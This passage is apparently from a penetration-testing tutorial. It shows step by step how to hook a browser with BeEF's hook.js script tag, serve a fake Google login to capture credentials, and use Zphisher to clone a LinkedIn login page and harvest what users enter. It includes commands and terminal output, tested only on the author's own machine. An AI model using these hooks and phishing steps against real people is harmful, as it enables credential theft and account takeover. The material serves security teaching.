- 9) As we can see the username and password, the social engineering attack has been successfully performed.

The BeEF (Browser Exploitation Framework):


The BeEF (Browser Exploitation Framework) is an open-source penetration testing tool that focuses on web browsers. It is designed to assess the security of web applications and identify potential vulnerabilities by targeting the client-side. BeEF provides a platform for security researchers, penetration testers, and ethical hackers to test and demonstrate the security weaknesses that can be exploited in modern web browsers.

- 1) Install BeEF framework, it comes preinstalled on most Kali Linux instances otherwise we can use this command to install BeEF:
“sudo apt install beef-xss”
- 2) Once BeEF is installed, the next step is to initiate the framework, enabling us to access the user interface and acquire the necessary hook for targeting our intended victim.


Command - “sudo beef-xss”

```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kevin@kali: ~
File Actions Edit View Help
(kevin@kali)-[~]
$ sudo beef-xss
[sudo] password for kevin:
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
Run geoupdate to download / update Maxmind GeoIP database
Please wait for the BeEF service to start.
You might need to refresh your browser once it opens.
Web UI: http://127.0.0.1:3000/ui/panel
Hook: <script src="http://<IP>:3000/hook.js"></script>
Example: <script src="http://127.0.0.1:3000/hook.js"></script>
• beef-xss.service - beef-xss
Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
Active: active (running) since Tue 2023-06-20 14:37:53 IST; 5s ago
Main PID: 14512 (ruby)
Tasks: 2 (limit: 2268)
Memory: 56.8M
CPU: 4.050s
CGroup: /system.slice/beef-xss.service
└─14512 ruby /usr/share/beef-xss/beef
Jun 20 14:37:53 kali systemd[1]: Started beef-xss.service - beef-xss.
[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1
...
(kevin@kali)-[~]
$
```

- 3) We have two crucial elements: the user interface (UI) link, which grants access to the beef hacking framework's user panel, and the web-hook, a JavaScript script that must be inserted into the vulnerable website to hook the browser of your targeted victim in beef hacking. The web UI should look like the one below:



- 4) Upon successful login, the interface presents a visual representation as depicted below. At this stage, you can observe both online and offline hacked browsers.




- 5) We have created an HTML file and run it in our local browser, we will hack our browser using this HTML file that has a script tag that downloads malicious JavaScript code.

```


kevin@kali: ~/Documents
File Actions Edit View Help
GNU nano 7.2 beef_test.html
<html>
<head>
<title>BEEF HACKING</title>
<script src = "http://127.0.0.1:3000/hook.js"></script>
</head>
<body>
<h1>you have been hacked!!!</h1>
</body>
</html>

[ Read 9 lines ]
^G Help      ^O Write Out  [ Where Is    ^K Cut        ^T Execute
^X Exit      ^R Read File  Replace      ^U Paste      ^J Justify


```





- 6) Now that we have successfully implanted a beef hacking hook on the victim's browser, we gain the ability to execute a variety of commands within the beef hacking framework. This enables us to gather crucial information from the victim's browser as needed. Below are listed some of the capabilities provided by the beef hacking framework, organized into categories.




- 7) Launching a Social Engineering attack on the victim's browser. Our objective is to obtain the user's credentials. When we execute the command, the victim will be directed to a webpage resembling the Google login page. On this deceptive page, the victim will be prompted to enter their username and password, as illustrated below.





- 8) After the user inputs their username and password, we will have the ability to directly access and view this information within our beef hacking framework, as shown in the image below.




- 9) At this point, we have successfully obtained the email username and password of the user. Additionally, the beef hacking framework functions as a sophisticated

keylogger, capable of capturing the keystrokes made by the victim while utilizing the browser. This characteristic greatly enhances its potential danger.

Zphisher:

Zphisher is an open-source phishing tool that automates the process of creating phishing pages and conducting phishing attacks. It provides a collection of pre-designed phishing templates for popular websites and services, making it easier for attackers to mimic legitimate login pages and capture user credentials. Zphisher simplifies the process of setting up phishing campaigns but should be used responsibly and ethically within the boundaries of the law.

- 1) Cloning the git repository for the zphisher tool.



```
kevin@kali: ~/zphisher
File Actions Edit View Help

(kevin@kali)-[~]
$ git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher' ...
remote: Enumerating objects: 1794, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 1794 (delta 2), reused 5 (delta 2), pack-reused 1786
Receiving objects: 100% (1794/1794), 28.69 MiB | 16.90 MiB/s, done.
Resolving deltas: 100% (804/804), done.


(kevin@kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos zphisher

(kevin@kali)-[~]
$ cd zphisher

(kevin@kali)-[~/zphisher]
$ ls
Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher.sh

(kevin@kali)-[~/zphisher]
$ bash zphisher.sh
```

- 2) Running the shell script of zphisher.



```
kevin@kali: ~/zphisher
File Actions Edit View Help

(kevin@kali)-[~]
$ git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher' ...
remote: Enumerating objects: 1794, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 1794 (delta 2), reused 5 (delta 2), pack-reused 1786
Receiving objects: 100% (1794/1794), 28.69 MiB | 16.90 MiB/s, done.
Resolving deltas: 100% (804/804), done.

(kevin@kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos zphisher

(kevin@kali)-[~]
$ cd zphisher

(kevin@kali)-[~/zphisher]
$ ls
Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher.sh

(kevin@kali)-[~/zphisher]
$
```

- 3) Select the webpage clone that you want to make, in our case we'll make a linked in clone which is number 14 on the list.

```
kevin@kali: ~/zphisher
File Actions Edit View Help

Zphisher
Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google        [13] Snapchat      [23] Origin
[04] Microsoft     [14] LinkedIn      [24] DropBox
[05] Netflix       [15] Ebay          [25] Yahoo
[06] Paypal        [16] Quora         [26] Wordpress
[07] Steam         [17] Protonmail    [27] Yandex
[08] Twitter       [18] Spotify       [28] StackoverFlow
[09] Playstation  [19] Reddit        [29] Vk
[10] Tiktok        [20] Adobe         [30] XBOX
[31] Mediafire     [32] Gitlab        [33] Github
[34] Discord       [35] Roblox
[99] About        [00] Exit

[-] Select an option : 1
```

- 4) In our case we'll use our machine to setup the phishing website so we will select 1 for local host.


```
kevin@kali: ~/zphisher
File Actions Edit View Help

ZPHISHER 2.3.5


[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose  [NEW! Max 15Min]


[-] Select a port forwarding service : 1
```

- 5) Now that zphisher has generated the phishing link we simply need to open it on our browser.



- 6) We can enter our credentials to test if the tool is working by giving an email and password.





- 7) The tool gives us the email and password that was entered by the user which we can now use to gain access.

